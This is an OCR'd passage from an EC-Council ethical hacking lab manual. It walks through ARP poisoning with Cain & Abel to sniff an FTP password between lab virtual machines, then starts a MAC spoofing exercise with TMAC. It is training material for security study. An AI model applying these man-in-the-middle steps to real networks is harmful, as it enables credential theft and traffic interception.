


Figure 1.4.12: New ARP Poison Routing window

22. To monitor the traffic between two systems (here, **Windows 10** and **Windows Server 2016**), click to select **10.10.10.10** (**Windows 10**) from the left-hand pane and **10.10.10.16** (**Windows Server 2016**) from the right-hand pane; click **OK**.




Figure 1.4.13: Monitoring traffic between two computers

23. Click to select the created target IP address scan displayed in the **Configuration / Routes Packets** tab.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Click on the **Start/Stop APR** icon ( ) to start capturing ARP packets.




Figure 1.4.14: Cain & Abel ARP Poisoning

25. Now, switch to the **Windows Server 2016** virtual machine, log in with the credentials **Administrator** and **Pa$$w0rd**.
26. Right-click on the **Start** icon in the bottom-left corner of **Desktop** to launch **Command Prompt**.
27. The **Command Prompt** window appears; type **ftp 10.10.10.10** (the IP address of **Windows 10**) and press **Enter**.
28. When prompted for a **User**, type "**Jason**" and press **Enter**; for a **Password**, type "**qwerty**" and press **Enter**.

Note: Irrespective of a successful login, Cain & Abel captures the password entered during login.




Figure 1.4.15: Start ftp://10.10.10.10

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.3

Analyze the Result

29. Switch back to the **Windows Server 2019** virtual machine; observe that the tool lists packet exchange.




Figure 1.4.16: Sniffer window with more packets exchanged

30. Click the **Passwords** tab from the bottom of the window. Click **FTP** from the left-hand pane to view the sniffed password for **ftp 10.10.10.10**, as shown in the screenshot.




Figure 1.4.17: Passwords displayed in plain text

Note: In real-time, attackers use the ARP poisoning technique to perform sniffing on the target network. Using this method, attackers can steal sensitive information, prevent network and web access, and perform DoS and MITM attacks.

31. This concludes the demonstration of how to perform an MITM attack using Cain & Abel.
32. Close all open windows and document all the acquired information.
33. Turn off the **Windows Server 2019** and **Windows Server 2016** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Spoof a MAC Address using TMAC and SMAC

TASK 5

If an administrator does not have adequate packet-sniffing skills, it is hard to defend against such intrusions. So, an expert ethical hacker and pen tester must know how to spoof MAC addresses, sniff network packets, and perform ARP poisoning, network spoofing, and DNS poisoning. This lab demonstrates how to spoof a MAC address to remain unknown to an attacker.

Here, we will use TMAC and SMAC tools to perform MAC spoofing.

TASK 5.1

Install TMAC

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 08 Sniffing\MAC Spoofing Tools\Technitium MAC Address Changer (TMAC)** and double-click **TMACv6.0.7_Setup.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

2. The **Technitium MAC Address Changer** installation window appears; click **Next**.

A MAC duplicating or spoofing attack involves sniffing a network for the MAC addresses of legitimate clients connected to the network. In this attack, the attacker first retrieves the MAC addresses of clients who are actively associated with the switch port.

Then, the attacker spoofs their own MAC address with the MAC address of the legitimate client. Once the spoofing is successful, the attacker receives all traffic destined for the client. Thus, an attacker can gain access to the network and take over the identity of a network user.

